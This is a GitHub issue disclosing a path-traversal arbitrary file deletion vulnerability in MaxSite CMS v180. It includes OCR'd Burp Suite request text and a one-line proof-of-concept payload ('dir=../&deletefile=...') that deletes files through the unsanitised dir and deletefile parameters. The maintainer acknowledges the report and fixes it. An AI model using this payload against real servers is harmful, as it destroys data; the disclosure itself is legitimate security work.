New issue

Jump to bottom

Multiple Arbitrary File Deletion vulnerabilities #486

Closed **fuzzyap1** opened this issue on Feb 17 · 1 comment

fuzzyap1 commented on Feb 17

Description of Vulnerability

Multiple Arbitrary File Deletion vulnerabilities in maxsite cms v 180 targeted towards web admin through admin/plugins/admin_page/all-files-update-ajax.php at the parameter dir and deletefile


affected source code:


at 15~34 in admin/plugins/admin_page/all-files-update-ajax.php

when the unlink() function is called and user input might affect portions of or the whole affected parameter, which represents the path of the file to remove, without sufficient sanitization. Exploiting the vulnerability allows an attacker to delete any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to delete).


Proof of concept (Poc)

1. in http://cms108.com/admin/page_edit/3 select file to delete and Send the request directly through burp




phpstudy_pro › WWW › cms-108
.github
application
install
system
update-maxsite
uploads
.htaccess
del-test.php
index.php
License
LicenseCodeIgniter
README.md
robots.txt
sitemap.xml
Burp Suite Professional v2020.11 - Temporary Project - licensed to By Jas502n
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://cms-108.com
Request
Response
Pretty Raw \n Actions
Pretty Raw Render \n Actions
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Origin: http://cms-108.com
Connection: close
Referer: http://cms-108.com/admin/page_edit/3
Cookie: ci_session=
dir=../&deletefile=del-test.php
Search...
0 matches
Search...
0 matches
INSPECTOR
Ready

2. .You can traverse the directory to delete any file



3. (Poc)

```
dir=../&deletefile=del-test.php
```

Additional

The same problem occurs in /cms-108/application/maxsite/admin/plugins/admin_files/admin.php at the parameter f_check_files

fuzzyap1 mentioned this issue on Feb 17

Remote Code Execution Vulnerability In MaxSite CMS v180 #487

Closed

maxsite commented on Feb 17 Owner

Thanks, I'll fix it.

maxsite closed this as completed in `f7c5c32` on Feb 17

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants